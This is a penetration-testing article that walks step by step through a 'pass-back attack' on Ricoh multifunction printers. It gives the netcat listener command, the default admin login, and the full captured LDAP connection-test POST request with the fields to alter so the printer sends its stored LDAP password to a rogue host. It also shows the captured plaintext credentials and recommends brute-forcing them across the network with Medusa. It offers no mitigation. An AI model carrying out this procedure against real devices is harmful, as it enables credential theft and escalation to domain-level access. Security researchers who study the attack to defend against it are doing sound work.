Anatomy of a Pass-Back-Attack: Intercepting Authentication Credentials Stored in Multifunction Printers

By Deral (PercX) Heiland and Michael (omi) Belton

Over the past year, one focus of the Foofus.NET team involves developing and testing attacks against a number of Multifunction Printer (MFP) devices. A primary goal of this research is to demonstrate the effect of trust relationships between devices that are generally considered benign, and critical systems such as Microsoft Windows Domains. One of the most interesting attacks developed during this project is what we refer to as a Pass-Back Attack.

A Pass-Back Attack is an attack where we direct an MFP device into authenticating (LDAP or SMB authentication) against a rogue system rather than the expected server. In the following sections we will step through the entire process of a Pass-Back-Attack using a Ricoh Aficio MP 5001 as our target device. This attack has been found to work on a number of Ricoh or rebranded Ricoh systems. Additionally, this attack works against a large number of MFP devices manufactured by Sharp. We expect there are many other devices that this attack will work against.

This attack will be performed using a web browser, Netcat and a web proxy. First, we need to create a rogue listener that will be used to capture the authentication process initiated from the MFP. This is a relatively easy problem to solve; we can simply setup a listener using Netcat.

$ nc –l 1389

In this attack we will use port 1389. If you're reading this, you're probably well aware that binding to a privileged port requires some form of administrative account such as "root." We prefer non-privileged ports for this attack because they allow us to demonstrate how unprivileged access on one system can be used to gain privileged access to another system. A demonstration of this involves a scenario where you have remote (user-level) access to a device on a filtered subnet and are looking to gain more privileged access to a wider set of systems. Additionally, this approach highlights the fact that LDAP can be configured to authenticate against any software listening on any port.


Next, we need a web proxy. Here we can use a proxy like Paros or Burp. Burp has proven itself as an incredibly useful tool for penetration testing, so that's what we'll be using in these examples. Burp's default settings work well at this stage of the attack. That said, at this point, it's generally useful to disable interception in the proxy configuration (Figure 1).

Figure 1: Burp's Intercept Configuration

Next we need to gain access to the printer. To do this, use a web browser, configured to pass data through the Burp proxy, to connect to the Ricoh's HTTP server on port 80. Once the web page is loaded you will need to log in to the printer. Every Ricoh printer we have examined requires a password to gain access to the LDAP configuration pages. Don't worry though, we've been focusing our penetration testing work on these devices for nearly 4 years and have yet to find a Ricoh printer that doesn't use the default passwords. In some cases we'll find them exposed to the public internet with default settings. It seems there's a general perception of, "it's just a printer" and common technical security controls are ignored. We will soon demonstrate why this can be fatal logic.

The login process is quite simple; click the LOGIN in upper right hand corner of the MFP device's splash page. When the login page appears enter *admin* as the username, leave the password blank and click the login button (Figure 2). Nice and easy. As mentioned previously it's rare to find the default credentials changed on these devices.

Figure 2: Authentication



Now that we are authenticated to the MFP we will proceed to the *Configuration* page. In this example it can be selected from the column on the left hand side (Figure 3).


Figure 3: Select The Configuration Page

Once selected, the browser will take us to the configuration page. Under the configuration page we select the *LDAP Server* setting, which is listed under *Device Settings* (Figure 4).

Figure 4: LDAP Server Settings

Once we are on the *LDAP Server* settings page we hope to find LDAP services configured and enabled. In this example we see that ACMECD01 is listed as the authenticating LDAP server (Figure 5). From here it's as simple as selecting the LDAP setting you wish to modify and clicking on *Change*.

Figure 5: LDAP Server Listing



At this point we are on the settings page for LDAP Server 1. We advise taking some time to examine each of the available settings. The following are some of the most important settings for this attack:

- Server Name
- Port Number
- Authentication

These are the settings we will manipulate to get the printer to authenticate against our rogue LDAP server on the port we choose. If successful, this will cause the MFP to pass the LDAP credentials to us in plain text.

So lets double check to make sure everything is ready to go:

- Ensure Netcat is active and listening on port 1389
- Configure your Burp proxy to intercept communications (Figure 6)

Figure 6: Enable Burp's Intercept Option

Looking at the LDAP server configuration page we see *Connection Test*. To the right of that we see a button labeled *Start.* The purpose of this feature is to validate that your LDAP setting are correct prior to placing them into production. We are going to leverage this functionality to have the printer send us the stored LDAP password. When we first identified this “feature” we were quite amused; It’s especially handy from our perspective, in that we can execute this

attack without modifying the settings of our targeted device. We dislike making loud noises during an assessment.

So lets go, click on the Start button and take a look at what the Burp proxy captured; we have identified the three most interesting items (Figure 7).

Figure 7: HTTP POST Request

```
POST /web/entry/en/websys/ldapServer/ldapServerSetConfirmTest.cgi HTTP/1.1
Host: 10.80.105.45
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US;
rv:1.9.2.19) Gecko/20110707 Firefox/3.6.19
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
Referer:
http://10.80.105.45/web/entry/en/websys/ldapServer/ldapServerGetDetail.cgi
Cookie: risessionid=203418976564538; cookieOnOffChecker=on; wimsesid=95153191
Content-Type: application/x-www-form-urlencoded
Content-Length: 1088

paramControl=INPUT&urlLang=en&urlProfile=entry&urlScheme=HTTP&returnValue=SUC
CESS&title=LDAP_SERVER&availability=nameonserverNameonsearchPointonportNumons
slonauthonuserNameonpasswordonkerberosonconnectTestonsearchNameonmailAddresso
nfaxNumoncompanyNameonpostNameonoptionalSearchConditionon&authInfo=false&ldap
ServerNumSelectedOut=1&entryNameOut=ACMECD01&serverNameOut=10.80.105.200&sear
chPointOut=DC%3Dacme&portNumOut=389&enableSSLOut=false&enableAuthOut=RADIO_NO
_AUTHRADIO_PLAIN_AUTH_ONRADIO_DIGEST_AUTH_ONRADIO_KERBEROS_ONRADIO_PLAIN_AUTH
_ON&userNameOut=LDAPAdmin&isRealmKeyNameOut=11111&realmNameOut=UA_NOT_LOGINUA
_NOT_LOGINUA_NOT_LOGINUA_NOT_LOGINUA_NOT_LOGIN0&searchNameOut=cn&searchMlAddO
ut=mail&searchFaxNumOut=facsimileTelephoneNumber&searchCompanyNameOut=o&searc
hPostNameOut=ou&searchAttrOut=&searchKeyOut=&entryName=ACMECD01&serverName=10
.80.105.200&searchPoint=DC%3Dacme&portNum=389&enableSSL=false&enableAuth=RADI
O_PLAIN_AUTH_ON&userName=LDAPAdmin&searchName=cn&searchMlAdd=mail&searchFaxNu
m=facsimileTelephoneNumber&searchCompanyName=o&searchPostName=ou&searchAttr=&
searchKey=
```

It's important to note that you should not alter any of the POST data that contains "*Out*" within its variable name. During testing we have discovered that altering variables containing "*Out*" will reconfigure the MFP. This runs counter to our goal of extracting data without altering the MFP device's settings. Ok its time to extract the LDAP password. As part of the next step make the following changes to the POST data captured by the Burp proxy.

Change the *serverName* variable to match the rogue server's IP address:

- serverName=10.80.105.100

Set the *portNum* variable to the port number Netcat is listening on:

- portNum=1389


Ensure the *enableAuth* variable is set to RADIO_PLAIN_AUTH_ON:

- enableAuth=RADIO_PLAIN_AUTH_ON

Setting the *enableAuth* variable to RADIO_PLAIN_AUTH_ON causes the MFP to transmit the authentication data in the clear.

Next, we send our modified request to the MFP device by clicking the forward button in Burp. This will send our altered post data to the Ricoh MFP device.

Figure 8: Send The Modified Request To The MFP Device



At this point the Ricoh MFP device will attach to the rogue server's Netcat listener and pass the LDAP server username and password in plain text. In some instances, we have measured a delay of up to 1 ½ minutes after the MFP connects to the listener, before the username and password are actually sent. Be patient.

As can be seen in the following image (Figure 9), the Netcat listener captured the authentication credentials configured for Ricoh's LDAP server. In this example, the plain text password of "R17$wdG" is being used.

Figure 9: Credentials Received From The MFP Device

```
percX$:~ percX$ nc -l 1389
0;c6

<?
  objectclass0supportedLDAPVersion0P0`   LDAPAdmin?R17$wdG
```

From here the most obvious step would be to use our newly acquired credentials to authenticate against a legitimate LDAP server in the target network. If the LDAP server is a Windows Active Directory Controller it is possible that we now have Domain Administrator rights. At the very least, it is highly probable that the acquired credentials are associated with a privileged account. Beyond testing against a single server, it's useful to consider utilizing brute-forcing software – I recommend Medusa (http://medusa.foofus.net/) – as a way of identifying the extent to which the acquired credentials can be used against all other systems in the target network.